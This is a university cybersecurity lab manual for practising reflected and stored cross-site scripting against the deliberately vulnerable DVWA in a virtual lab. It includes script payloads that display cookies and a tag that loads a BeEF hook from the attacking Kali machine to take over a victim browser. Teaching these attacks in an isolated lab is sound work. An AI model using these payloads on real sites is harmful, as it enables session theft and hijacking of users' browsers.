XSS- Cross Site Scripting Attack

|  |
| --- |
| Copyrights 2016-2017 Frank Xu, Bowie State University.  The lab manual is developed for cybersecurity courses at BSU. Comments and suggestions can be sent to wxu@bowiestate.edu |

**Lab Environment setting**

* 1. [https:// Download and install metasploitable to VirtualBox](https://information.rapid7.com/metasploitable-download.html)

[information.rapid7.com/metasploitable-download.html](https://information.rapid7.com/metasploitable-download.html)

Username: msfadmin Password: msfadmin

* 1. Download and install Kali to VirtualBox

Username: root Password: toor

* 1. Download and install Win10 to VirtualBox (Optional in this lab)


<https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/>


* 1. Make sure three Virtual Machines are in the same network. You need to Ping each other to make sure the network works.

IP Win 10: 10.0.2.9


IP Metasploitable: 10.0.2.10

IP Kali: 10.0.2.11






* 1. Launch Damn Vulnerable Web Application (DVWA) and set security level to low










**Task 1: Reflected XSS Attack**


* 1. Following steps marked in the screenshot and describing your observation



* 1. Right-click and view page source. Can you find the JavaScript code you just typed?




**Task 2: Stored XSS Attack**

* 1. Can you exploit the reflected XSS in Message text box below using <script>alert("test")</script>
  2. Close the Browser and reopen the same page. Describe your observation
  3. Type <script>alert(document.cookie)</script> in the message textbox and describe your observation


**Task 3: Hooking Vulnerable Website to the Browser Exploitation Framework (BeEF)**


1. Log in Beef




1. Hook Kali itself (don’t make sense, just for demo)

<script src="http://10.0.2.11:3000/hook.js"></script>






1. Hook Win10
   1. Open Win10
   2. Go to DMVW
   3. Set Security level as low
   4. Visit the message page
   5. Win 10 is hooked



* 1. Attack Win 10. Kali sends an alert message for demo purpose



**Reference**

* https://information.rapid7.com/metasploitable-download.html